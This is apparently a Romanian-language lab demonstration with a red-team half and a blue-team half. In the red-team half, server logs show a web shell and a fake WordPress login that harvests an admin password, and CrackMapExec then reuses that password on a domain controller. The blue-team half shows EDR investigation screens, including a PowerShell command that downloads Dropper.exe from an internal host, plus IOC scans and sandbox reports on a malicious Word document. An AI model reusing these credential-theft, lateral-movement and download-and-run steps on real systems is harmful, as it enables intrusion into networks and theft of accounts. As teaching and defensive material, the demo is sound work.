192.168.109.63 - - [08/Oct/2024 11:24:28] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:24:35] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:24:52] "GET /shell.php HTTP/1.0" 200 -
192.168.109.44 - - [08/Oct/2024 11:28:41] "GET / HTTP/1.1" 200 -
192.168.109.44 - - [08/Oct/2024 11:29:16] "GET / HTTP/1.1" 200 -
192.168.109.63 - - [08/Oct/2024 11:41:10] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:41:11] "GET /wp-login.php HTTP/1.1" 200 -
```

Am reușit să înlocuim scriptul de login cu succes.



Acum așteptăm angajații să se logheze.

**LET'S STEAL SOME
CREDENTIALS**

Username or Email Address

Password

Remember Me

```
patrick@kaly: ~/Desktop/demo/server
File Actions Edit View Help
(patrick@kaly)-[~/Desktop/demo/server]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.109.63 - - [08/Oct/2024 11:22:59] code 404, message File not found
192.168.109.63 - - [08/Oct/2024 11:22:59] "GET /shell.php&cmd=dir HTTP/1.0" 404 -
192.168.109.63 - - [08/Oct/2024 11:23:15] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:24:28] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:24:35] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:24:52] "GET /shell.php HTTP/1.0" 200 -
192.168.109.44 - - [08/Oct/2024 11:28:41] "GET / HTTP/1.1" 200 -
192.168.109.44 - - [08/Oct/2024 11:29:16] "GET / HTTP/1.1" 200 -
192.168.109.63 - - [08/Oct/2024 11:41:10] "GET /shell.php HTTP/1.0" 200 -
192.168.109.63 - - [08/Oct/2024 11:41:11] "GET /wp-login.php HTTP/1.1" 200 -
192.168.109.44 - - [08/Oct/2024 11:54:00] "GET /wp-login.php?log=admin&pwd=B%262WsH%25MKSt6UAoErp&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.109%2Fwp-admin%2F&testcookie=1 HTTP/1.1" 200 -
```

Prima victimă a căzut în capcană.(credentialele sunt primite in format URL)

Acum o sa Decodăm logurile pentru a obține credențialele în format text.

Decode from URL-encoded format

Simply enter your data then push the decode button.

```
admin&pwd=B%262WsH%25MKSt6UAoErp&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.109%2Fwp-admin%2F&testcookie=1
```

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

```
admin&pwd=B&2WsH%MKSt6UAoErp&wp-submit=Log+In&redirect_to=http://192.168.109/wp-admin/&testcookie=1
```

Cu ajutorul tool-ului CrackMapExec, putem accesa domain controller-ul si folosi credențialele administratorului.

```
(root@kaly)-[usr/local/bin]
# crackmapexec smb -u Administrator -p 'B62WsH%MKSt6UAoErp' -x "whoami /all" 192.168.109.110
/usr/lib/python3/dist-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
"class": algorithms.Blowfish,
SMB 192.168.109.110 445 LABORATORDC001 [+] Windows Server 2022 Build 20348 x64 (name:LABORATORDC001) (domain:laborator.expertware.net) (signing:True) (SMBv1:False)
SMB 192.168.109.110 445 LABORATORDC001 [+] laborator.expertware.net\Administrator:B62WsH%MKSt6UAoErp (Pwn3d!)
SMB 192.168.109.110 445 LABORATORDC001 [+] Executed command
SMB 192.168.109.110 445 LABORATORDC001 USER INFORMATION
SMB 192.168.109.110 445 LABORATORDC001
SMB 192.168.109.110 445 LABORATORDC001
SMB 192.168.109.110 445 LABORATORDC001 User Name SID
SMB 192.168.109.110 445 LABORATORDC001
SMB 192.168.109.110 445 LABORATORDC001 laborator\Administrator S-1-5-21-3984308457-893019547-1318345865-500
SMB 192.168.109.110 445 LABORATORDC001
```

Putem analiza grupurile și privilegiile utilizatorului.

SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001	GROUP INFORMATION			
SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001	GROUP INFORMATION			
SMB	192.168.109.110	445	LABORATORDC001	Group Name	Type	SID	Attributes
SMB	192.168.109.110	445	LABORATORDC001	Everyone	Well-known group	5-1-1-0	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	BUILTIN\Administrators	Alias	5-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
SMB	192.168.109.110	445	LABORATORDC001	BUILTIN\Users	Alias	5-1-5-32-545	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	BUILTIN\Pre-Windows 2000 Compatible Access	Alias	5-1-5-32-554	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	NT AUTHORITY\NETWORK	Well-known group	5-1-5-2	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	NT AUTHORITY\Authenticated Users	Well-known group	5-1-5-11	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	NT AUTHORITY\This Organization	Well-known group	5-1-5-15	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	LABORATOR\Domain Admins	Group	5-1-5-21-3984388457-893019547-1318345865-512	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	LABORATOR\Group Policy Creator Owners	Group	5-1-5-21-3984388457-893019547-1318345865-520	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	LABORATOR\Schema Admins	Group	5-1-5-21-3984388457-893019547-1318345865-518	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	LABORATOR\Enterprise Admins	Group	5-1-5-21-3984388457-893019547-1318345865-519	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	LABORATOR\Denied RODC Password Replication Group	Group	5-1-5-21-3984388457-893019547-1318345865-572	Mandatory group, Enabled by default, Enabled group, Local Group
SMB	192.168.109.110	445	LABORATORDC001	NT AUTHORITY\NTLM Authentication	Well-known group	5-1-5-64-10	Mandatory group, Enabled by default, Enabled group
SMB	192.168.109.110	445	LABORATORDC001	Mandatory Label\High Mandatory Level	Label	5-1-16-12288	
SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001	PRIVILEGES INFORMATION			
SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001				
SMB	192.168.109.110	445	LABORATORDC001	Privilege Name	Description		State
SMB	192.168.109.110	445	LABORATORDC001	SeIncreaseQuotaPrivilege	Adjust memory quotas for a process		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeMachineAccountPrivilege	Add workstations to domain		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeSecurityPrivilege	Manage auditing and security log		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeTakeOwnershipPrivilege	Take ownership of files or other objects		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeLoadDriverPrivilege	Load and unload device drivers		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeSystemProfilePrivilege	Profile system performance		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeSystemtimePrivilege	Change the system time		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeProfileSingleProcessPrivilege	Profile single process		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeIncreaseBasePriorityPrivilege	Increase scheduling priority		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeCreatePagefilePrivilege	Create a pagefile		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeBackupPrivilege	Back up files and directories		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeRestorePrivilege	Restore files and directories		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeShutdownPrivilege	Shut down the system		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeDebugPrivilege	Debug programs		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeSystemEnvironmentPrivilege	Modify firmware environment values		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeChangeNotifyPrivilege	Bypass traverse checking		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeRemoteShutdownPrivilege	Force shutdown from a remote system		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeUndockPrivilege	Remove computer from docking station		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeManageVolumePrivilege	Perform volume maintenance tasks		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeImpersonatePrivilege	Impersonate a client after authentication		Enabled
SMB	192.168.109.110	445	LABORATORDC001	SeCreateGlobalPrivilege	Create global objects		Enabled

BLUE SIDE

CE ESTE **BLUE** TEAMING-UL?

Blue teaming-ul se referă la o abordare în domeniul securității cibernetice, care implică activități de apărare împotriva atacurilor cibernetice. Acesta este un termen folosit pentru a descrie echipele sau grupurile care se concentrează pe protejarea sistemelor informatice, rețelelor și datelor împotriva amenințărilor externe și interne.

CE ESTE UN EDR?

Endpoint Detection and Response (EDR) este o soluție de securitate cibernetică care monitorizează continuu endpoint-uri pentru a detecta și răspunde la amenințări cibernetică, cum ar fi ransomware-ul și malware-ul. Un EDR combină colectarea în timp real a datelor de la endpoint-uri cu analize automate și răspunsuri rapide la incidentele de securitate.

Investigation

ZAMOLXIS

Incidents

#113 Reported | Date: 06 Oct 2024, 16:25:04 | Status: Open | Assignee: Unassigned | Priority: Unassigned

Graph | Events | Response

powershell.exe (PI...)

explorer.exe (8816)

9. Executed

winword.exe (12060)

12. Delete | 19. Executed | 24. Executed | Write | Connected

3 registries | o~1 | powershell.exe (118...) | c.exe (1404) | 5 files | 5 domains

27. Executed

notepad.exe (3720)

Navigator

powershell.exe
Process Execution

Further Analysis
Add to Sandbox | VirusTotal | Google

5

REMIEDIATION
No actions taken
Fix & Remediate

Command Line

```
powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.109.44:8081/Dropper.exe'; 'C:\Windows\Tasks\c.exe')
```

Copy to Clipboard

Process Name: powershell.exe (PID: 118...)
Command Line: powershell (New-Object ...
User: laborator.expertware.net\te...
Execution Time: 06 Oct 2024, 16:24

FILE INFO

Hash: SHA256 | MD5

Monitoring
Dashboard
Incidents
Blocklist
Search
Custom detection rules
Custom exclusion rules
Threats Xplorer
Network
Patch inventory
Installation packages
Tasks
Tags management
Risk management
Misconfigurations
Vulnerabilities
User behavior risks
Devices

https://cloudgz.gravityzone.bitdefender.com/#

Investigation

The screenshot displays the ZAMOLXIS Incident Investigation interface. On the left is a navigation sidebar with categories: Monitoring (Dashboard), Incidents (Blocklist, Search, Custom detection rules, Custom exclusion rules), Threats Xplorer, Network (Patch inventory, Installation packages, Tasks, Tags management), Risk management (Misconfigurations, Vulnerabilities, User behavior risks), and Devices. The main area is titled 'Incidents' and shows a process tree for incident #107, which is 'Blocked' and occurred on '04 Oct 2024, 20:19:09'. The tree shows a sequence of processes: httpd.exe (5348) executed cmd.exe (10924), which executed cmd.exe (8152), which executed cmd.exe (12180). cmd.exe (10924) also executed hostname.exe (11760), whoami.exe (6664), and curl.exe (11088). curl.exe (11088) performed actions: 25. Create, 26. Write, 27. Read, and 28. Write, all resulting in beacon.exe files. A final cmd.exe (13336) is shown as executed (30. Executed). A detailed view of 'beacon.exe' is shown on the right, identifying it as a file detected as 'MALWARE by analysis' (Trojan.CryptZ.Marte.1.Gen). It includes an 'INVESTIGATION' section for 'Network Presence' with 1 endpoint and a 'First Seen On' date of 04 Oct 2024, 20:18. Remediation options include 'Disinfected (auto)', 'Fix & Remediate' (Quarantine file), and 'Prevent' (Add file to Blocklist, Add file as exception).

Isolate Endpoint

The screenshot displays the ZAMOLXIS security dashboard interface. On the left is a dark sidebar menu with categories: Monitoring (Dashboard), Incidents (Blocklist, Search, Custom detection rules, Custom exclusion rules), Threats Xplorer, Network (Patch inventory, Installation packages, Tasks, Tags management), Risk management (Misconfigurations, Vulnerabilities, User behavior risks, Devices), and a 'More' button. The main content area is titled 'Incidents' and features a top navigation bar with 'Back', 'Graph', 'Events', and 'Response' tabs. The incident details show: #113 Reported, Date: 06 Oct 2024, 16:25:04, Status: Open, Assignee: Unassigned, Priority: Unassigned. The central visualization is a network graph with a search bar containing 'powershell.exe(PI...' and a node labeled 'LABORATORVM001'. A 'Navigator' window is open at the bottom left. On the right, a detailed view for 'LABORATORVM001 Endpoint' is shown, including an 'INVESTIGATION' section with 'Collect Investigation Package' and 'View available investigation files' buttons, and a 'REMEDiation' section with 'Isolate', 'Install patches', and 'Remote Connection' buttons. Below this is a 'DEVICE INFO' section with the following details:

Endpoint Details	
FQDN:	laboratorvm001.laborator.e...
IP:	192.168.109.64
OS:	Windows 10 Pro
Infrastructure:	Computers and Groups
Group:	Proba

Isolate Endpoint

The screenshot displays the ZAMOLXIS Incident Response interface. The main window shows an incident titled "#107 Blocked" with a date of "04 Oct 2024, 20:19:09" and a status of "Open". The incident is assigned to "Unassigned" and has a priority of "Unassigned". The interface is divided into three main sections: a left sidebar, a central process tree, and a right-hand details panel.

Left Sidebar (Navigation):

- Monitoring
 - Dashboard
- Incidents
 - Blocklist
 - Search
 - Custom detection rules
 - Custom exclusion rules
- Threats Xplorer
- Network
 - Patch inventory
 - Installation packages
 - Tasks
 - Tags management
- Risk management
 - Misconfigurations
 - Vulnerabilities
 - User behavior risks
 - Devices

Central Process Tree:

- LABORATORVM002 (Endpoint)
- wininit.exe (904) (Status: Executed)
- services.exe (1000) (Status: Executed)
 - httpd.exe (4780) (Status: Executed)
 - svchost.exe (1652) (Status: Executed)
 - svchost.exe (7200) (Status: Executed)
 - svchost.exe (5024) (Status: Executed)
 - svchost.exe (5200) (Status: Executed)
 - svchost.exe (5032) (Status: Executed)
 - svchost.exe (3936) (Status: Executed)

Right-Hand Details Panel:

- Endpoint: LABORATORVM002
- INVESTIGATION
 - Forensic data gathering
 - Collect Investigation Package
 - View available investigation files
- REMEDIATION
 - No actions taken
 - Fix & Remediate
 - Isolate
 - Install patches
 - Remote Connection
- DEVICE INFO
 - Endpoint Details
 - FQDN: laboratorvm002.laborator.e...
 - IP: 192.168.109.63
 - OS: Windows 11 Pro
 - Infrastructure: Computers and Groups
 - Group: Proba

SELECT * FROM arp_cache;

The screenshot displays the ZAMOLXIS Search interface. On the left is a navigation sidebar with categories like Monitoring, Incidents, Threats Xplorer, Network, and Risk management. The main area is titled 'Search' and has tabs for 'HISTORICAL' and 'LIVE'. A 'New query*' section shows a search query: 'SELECT * FROM arp_cache;'. Below this, a table displays the results of the query, with columns for Endpoint, address, interface, mac, and permanent. The results show 10 entries for endpoint 'LABORATORVM001' with various IP addresses and MAC addresses. At the bottom, a metadata summary indicates the query is 'Finalized' with 2 respondents and 2 total endpoints.

Endpoint	address	interface	mac	permanent
LABORATORVM001	192.168.109.63	00:50:56:9a:c3:e7	00:50:56:9A:63:D2	0
LABORATORVM001	192.168.109.55	00:50:56:9a:c3:e7	00:50:56:9A:2F:C2	0
LABORATORVM001	192.168.109.47	00:50:56:9a:c3:e7	00:50:56:9A:9E:3E	0
LABORATORVM001	192.168.109.46	00:50:56:9a:c3:e7	00:50:56:9A:14:84	0
LABORATORVM001	192.168.109.44	00:50:56:9a:c3:e7	00:50:56:9A:9B:7E	0
LABORATORVM001	192.168.109.39	00:50:56:9a:c3:e7	00:50:56:9A:74:53	0
LABORATORVM001	192.168.109.36	00:50:56:9a:c3:e7	00:50:56:9A:26:28	0
LABORATORVM001	192.168.109.35	00:50:56:9a:c3:e7	00:50:56:9A:F1:9E	0
LABORATORVM001	192.168.109.19	00:50:56:9a:c3:e7	00:50:56:9A:A2:15	0
LABORATORVM001	192.168.109.12	00:50:56:9a:c3:e7	00:0C:29:AF:9A:8A	0

Metadata details: Status: **Finalized** Respondents: **2** Total endpoints: **2** [View more](#)

SELECT * FROM hash WHERE path='C:\Users\teodor_radoi\Desktop\cv.doc';

The screenshot displays the ZAMOLXIS search interface. On the left is a navigation sidebar with categories: Monitoring (Dashboard), Incidents (Blocklist, Search, Custom detection rules, Custom exclusion rules), Threats Xplorer, Network (Patch inventory, Installation packages, Tasks, Tags management), Risk management (Misconfigurations, Vulnerabilities, User behavior risks, Devices), and Users. The main area is titled 'Search' and has tabs for 'HISTORICAL' and 'LIVE'. A 'New query*' form is active, showing filters for Company (ZAMOLXIS SOLUTIONS SRL), OS (All), Tags, and Endpoint name (LABORATORVM001, LABORATOR...). The query text is: `1 SELECT * FROM hash WHERE path='C:\Users\teodor_radoi\Desktop\cv.doc';`. Below the query, it says 'Deleting results in: 31:18 mins'. A table shows the results for endpoint 'LABORATORVM001' with columns for directory, md5, path, sha1, and sha256. The path column contains the full file path. At the bottom, a metadata bar shows 'Status: Finalized', 'Respondents: 2', and 'Total endpoints: 2'.

Search

HISTORICAL LIVE

QUERIES

Search queries

RECENT (25)

SAVED (0)

FEATURED (16)

New query

whoami ran by SYSTEM user

CVE-2024-3094

mimikatz cmdline arguments

process spawned from ADS

service added unusual means

suspicious parent-child process

possible interaction with lsass.e...

suspicious injection in process

self-copy-ing file

Search for Log4j vulnerable syst...

Company: ZAMOLXIS SOLUTIONS SRL OS: All Tags: Endpoint name: LABORATORVM001, LABORATOR...

1 SELECT * FROM hash WHERE path='C:\Users\teodor_radoi\Desktop\cv.doc';

Deleting results in: 31:18 mins

Endpoint	directory	md5	path	sha1	sha256
LABORATORVM001	C:\Users\teodor_radoi\Desktop	60a4e20f	C:\Users\	2644973:	025658eb5ea14d476066f59481968f5a426ac2dbbb1ba4f3c39b6ae295c8b6bf

Metadata details Status: **Finalized** Respondents: 2 Total endpoints: 2 View more

SELECT * from users;

Search

HISTORICAL LIVE

QUERIES

Search queries

RECENT (23)

SAVED (0)

FEATURED (16)

New query

whoami ran by SYSTEM user

CVE-2024-3094

mimikatz cmdline arguments

process spawned from ADS

service added unusual means

youha

suspicious parent-child process

possible interaction with lsass.e...

suspicious injection in process

self-copy-ing file

Search for Log4j vulnerable syst...

New query*

Save | Save as | Discard changes | Reset filters | []

Company: ZAMOLXIS SOLUTIONS SRL | OS: All | Tags: | Endpoint name: LABORATORVM001, LABORATOR...

1 SELECT * from users; Clear RUN QUERY

Deleting results in: 30:23 mins

	gid	gid_signed	shell	type	uid	uid_signed	username	uuid
teodor_radoi	1108	1108	C:\Windows\sys roaming		1108	1108	teodor_radoi	S-1-5-21-3984
iulian.popa	1109	1109	C:\Windows\sys roaming		1109	1109	iulian.popa	S-1-5-21-3984
	544	544	C:\Windows\sys local		500	500	Administrator	S-1-5-21-3025
	581	581	C:\Windows\sys local		503	503	DefaultAccount	S-1-5-21-3025
	546	546	C:\Windows\sys local		501	501	Guest	S-1-5-21-3025
youha	544	544	C:\Windows\sys local		1001	1001	mouha	S-1-5-21-3025
ser2	544	544	C:\Windows\sys local		1002	1002	User2	S-1-5-21-3025
	513	513	C:\Windows\sys local		504	504	WDAGUtilityAccount	S-1-5-21-3025
ot%\system32\config\systemprofile	18	18	C:\Windows\sys special		18	18	SYSTEM	S-1-5-18

Metadata details Status: **Finalized** Respondents: 2 Total endpoints: 2 View more

SELECT * FROM os_version;

The screenshot displays the ZAMOLXIS Search interface. On the left is a navigation sidebar with categories like Monitoring, Incidents, Threats Xplorer, Network, and Risk management. The main area is titled 'Search' and has tabs for 'HISTORICAL' and 'LIVE'. A 'New query*' form is active, showing filters for Company (ZAMOLXIS SOLUTIONS SRL), OS (All), Tags, and Endpoint name (LABORATORVM001, LABORATOR...). The query entered is 'SELECT * FROM os_version;'. Below the query editor, a table shows the results of the query, with columns for Endpoint, arch, build, codena..., install_date, major, minor, name, patch, platform, platform_like, and version. Two results are shown for endpoints LABORATORVM001 and LABORATORVM002. At the bottom, a metadata bar indicates the query status is 'Finalized' with 2 respondents and 2 total endpoints.

Endpoint	arch	build	codena...	install_date	major	minor	name	patch	platform	platform_like	version
LABORATORVM001	64-bit	19045	Microsoft W	1724264481	10	0	Microsoft Windc		windows	windows	10.0.19045
LABORATORVM002	64-bit	22631	Microsoft W	1724239975	10	0	Microsoft Windc		windows	windows	10.0.22631

SELECT * FROM scheduled_tasks;

The screenshot shows the ZAMOLXIS search interface. On the left is a navigation menu with categories like Monitoring, Incidents, Threats Xplorer, Network, and Risk management. The main area is titled 'Search' and has tabs for 'HISTORICAL' and 'LIVE'. A 'New query*' form is active, showing filters for Company (ZAMOLXIS SOLUTIONS SRL), OS (All), and Endpoint name (LABORATORVM001, LABORATOR...). The query entered is 'SELECT * FROM scheduled_tasks;'. Below the query, a table displays results with columns for Endpoint, action, and enabled status. The table contains 10 rows of data. At the bottom, a metadata summary shows 'Status: Finalized', 'Respondents: 2', and 'Total endpoints: 2'.

Endpoint	action	enabled
LABORATORV	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe /c	1
LABORATORV	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe /ua /installsource scheduler	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /reporting	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /reporting	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /reporting	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /reporting	1
LABORATORV	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /reporting	1
LABORATORV	C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe /frequentupdate SCHEDULEDTASK displaylevel=False	1
LABORATORV	C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe /WatchService	1

process.sha256:'23f622e2d023ead369734afc7f5c7f4739d77d862fe514c532cf67f78bd26401';

The screenshot displays the Gravityzone Search interface. On the left is a dark sidebar with navigation options: Monitoring (Dashboard, Incidents, Blocklist, Search, Custom detection rules, Custom exclusion rules), Threats Xplorer, Network (Patch inventory, Installation packages, Tasks, Tags management), Risk management (Misconfigurations, Vulnerabilities, User behavior risks, Devices, Users, Companies view), Policies (Configuration profiles, Assignment rules, Integrity monitoring rules), Reports (Ransomware activity, Integrity monitoring eve...), and Quarantine (More).

The main content area is titled "Search" and has tabs for "HISTORICAL" and "LIVE". It includes a "SMART VIEWS" section with "No saved views yet". A search input field contains the query: `process.sha256:'23f622e2d023ead369734afc7f5c7f4739d77d862fe514c532cf67f78bd26401';`. Above the input are filters for "Date" (1 Oct 2024 00:00 - 10 Oct 2024 2...) and "Company" (ZAMOLXIS SOLUTIONS SRL). A "RUN QUERY" button is present. Below the input is a table of results:

event_time	other.hostn...	other.event...	other.event...	alert.severit...	other.os	other.user	other.senso...	other.detec...	file.path	file.name	user.name	user.email	u
9 October ...	LABORATORV	alert	suspiciousr...	11	windows	laborator.ex...	edr	edr_detection	-	-	-	-	-

At the bottom, there is a "Back to top" link, "1 items", a "LOAD MORE" button, a "50" dropdown menu, and a refresh icon.

Predefined Queries

The screenshot displays the Bitdefender GravityZone Search interface. On the left is a navigation sidebar with categories like Monitoring, Incidents, Threats Xplorer, Network, Risk management, Policies, and Reports. The main area is titled 'Search' and has tabs for 'HISTORICAL' and 'LIVE'. A search bar contains the query 'whoami ran by SYSTEM user'. Below the search bar are filters for 'Company' (ZAMOLXIS SOLUTIONS SRL), 'OS' (Windows), 'Tags', and 'Endpoint name' (All). A list of predefined queries is shown, with the selected query being 'whoami ran by SYSTEM user'. The query details include a description, a SQL query, and a 'RUN QUERY' button. The SQL query is:

```
select datetime(p.date_time / 1000, 'unixepoch') process_create,
p.pid process_pid,
p.puid process_puid,
pp.pid parentproc_pid,
pp.puid parentproc_puid,
pp.path parentproc_path,
pp.command_line parentproc_cmdline,
```

 Below the query is a rocket icon and the text 'Get started with your investigation'. At the bottom, there are status indicators: 'Metadata details', 'Status: N/A', 'Respondents: N/A', 'Total endpoints: N/A', and a 'View more' link.

Malware Scan

Malware scan task ✕

Scan email archives

Enable scanning of email message files and email databases, including file formats such as .eml, .msg, .pst, .dbx, .mbx, .tbb and others. Note that email archive scanning is resource intensive and can impact system performance. For more details about the analyzed types of archives, refer to [this KB article](#).

Miscellaneous

<input checked="" type="checkbox"/> Scan boot sectors	<input checked="" type="checkbox"/> Scan memory
<input checked="" type="checkbox"/> Scan UEFI	<input checked="" type="checkbox"/> Scan cookies
<input checked="" type="checkbox"/> Scan registry	<input type="checkbox"/> Scan only new and changed files
<input checked="" type="checkbox"/> Scan for rootkits	<input type="checkbox"/> Scan for Potentially Unwanted Applications (PUA)
<input checked="" type="checkbox"/> Scan for keyloggers	<input type="checkbox"/> Resume scan after product update
<input checked="" type="checkbox"/> Scan network shares	<input checked="" type="checkbox"/> Scan detachable volumes
	<input checked="" type="checkbox"/> Preserve last access time

Actions ?

Default action for infected files:	<input type="text" value="Disinfect"/>	Alternative action	<input type="text" value="Move to quarantine"/>
Default action for suspect files:	<input type="text" value="Ignore"/>	Alternative action	<input type="text" value="Ignore"/>
Default action for rootkits:	<input type="text" value="Disinfect"/>		

IOC Scan

The screenshot displays the Bitdefender GravityZone interface for configuring an IOC scan. On the left is a dark sidebar with navigation options: Threats Xplorer, Network (highlighted), Patch inventory, Installation packages, Tasks, Tags management, Risk management (with a shield icon), Misconfigurations, Vulnerabilities, User behavior risks, Devices, Users, Companies view, Policies (with a checkmark icon), Configuration profiles, Assignment rules, Integrity monitoring rules, and Reports (with a document icon). A 'More' button is located below Reports.

The main content area is titled 'Scan devices for IOCs' and includes a 'Back' button in the top left. It shows 'Selected devices: LABORATORVM001 +1' and a 'Scan name' field containing 'IOC Scan Hackout'. Below this is the 'Indicators of Compromise' section, which allows selecting indicators for scanning. The 'SHA256' indicator is selected, and a list of two SHA256 hashes is displayed in a scrollable box: '025658eb5ea14d476066f59481968f5a426ac2dbbb1ba4f3c39b6ae295c8b6bf x' and '23f522e2d023ead369734afc7f5c714739d77d862fe514c532cf67f78bd26401 x'. Other indicator categories like MD5, SHA1, SHA512, File Names, Process Names, Registry Values, and Registry Keys are also available. At the bottom of the main area are 'Scan' and 'Cancel' buttons.

IOC Scan Report

Bitdefender
GravityZone

- Incidents
 - Blocklist
 - Search
 - Custom detection rules
 - Custom exclusion rules
- Threats Xplorer
- Network
 - Patch inventory
 - Installation packages
- Tasks
- Tags management
- Risk management
 - Misconfigurations
 - Vulnerabilities
 - User behavior risks
 - Devices
 - Users
 - Companies view
- Policy More

Reports

Report generated for task IOC scan

Generated by: contact@zamolxis.org
On: 10 October 2024, 12:11:35
Scan Name: IOC Scan Hackout
Scan Details: [2 indicators](#)

IOCs matching percentage	no. of devices
[0 - 25%)	1
[25 - 50%)	0
[50 - 75%)	1
[75 - 100%)	0

[Export PDF](#) [Export CSV](#) [Email Report](#)

Company Name	Endpoint Name	Total IOCs Ma...	Active IOCs	File Names	Hashes	Process Names	Registry Keys	Registry Values
		Choose...	Choose...	Choose...	Choose...	Choose...	Choose...	Choose...
ZAMOLXIS SOLUT...	LABORATORVM001	1 (50%)	1	0 / 0	1 / 2	0 / 0	0 / 0	0 / 0
ZAMOLXIS SOLUT...	LABORATORVM002	0 (0%)	0	0 / 0	0 / 2	0 / 0	0 / 0	0 / 0

2 items | [First Page](#) < 1 of 1 > [Last Page](#) | Show 20

Sandbox Analyzer Report: cv.doc

SUMMARY

Threat Analysis:



Threat: **Exploit.MSOfficeWord**
Severity: **99**

This type of malware is a Microsoft Word exploit which takes advantage of a bug or vulnerability in the Microsoft Office Word application to perform unanticipated behavior. The attacker can use these vulnerabilities to gain access to the system or install other malicious software. The sample writes additional files on the system, which may be used in various ways, including ensuring persistence. The new files can be executables that continue the sample's actions or storage/configuration files that hold viable information for the sample. What's more, the sample performs certain actions over the network. This can include connecting to remote hosts or sending and reading data from different domains. The sample gathers information about the compromised system that can shape its behavior on the system. Apart from that, the sample creates or uses an inter-process communication environment through pipes. A pipe is a section of memory used by processes for communication.

[Copy MD5](#) | [Copy SHA256](#) | [View in VirusTotal](#)

SUBMISSION DETAILS

Filename	cv.doc
Command Line	%PROFILE%\downloads\cv.doc
File Type	MS Word [document]
File Size	65536 bytes
MD5	60a4e209d03f821a3f1e8d362bbfaf02
SHA1	2644973a7a1132e3c57e18e16fc4d5c86b1dc8f2
SHA256	025658eb5ea14d476066f59481968f5a426ac2dbbb1ba4f3c39b6ae295c8b6bf
SHA512	b28aaa5adb2c90c013bf7145b938ce46ca741345a4331296f8c8a9dc9ede8eb82b54057910bc1a8a115092b63ac160507eeadacbed8ae6709b3a35fec53d0
CRC32	73AF4542
Submission Time	10 Oct 2024, 08:05:44
Analysis Time	5.43m

FILE INFO

Document summary


Document summary	
Codepage	1252
Title	no info

Sandbox Analyzer Report: c.exe(beacon.exe)


Bitdefender GravityZone | c.exe | Threat Analysis: Trojan | Sandbox Analyzer

Summary | Detections and Alerts | Description | Mitre Techniques | System Changes | Files | Network Overview | Network Details | Timeline | Graph | Chronology | IoC | Screenshots

SUMMARY

Threat Analysis:  **c.exe**

The sample performs certain actions over the network. This can include connecting to remote hosts or sending and reading data from different domains.



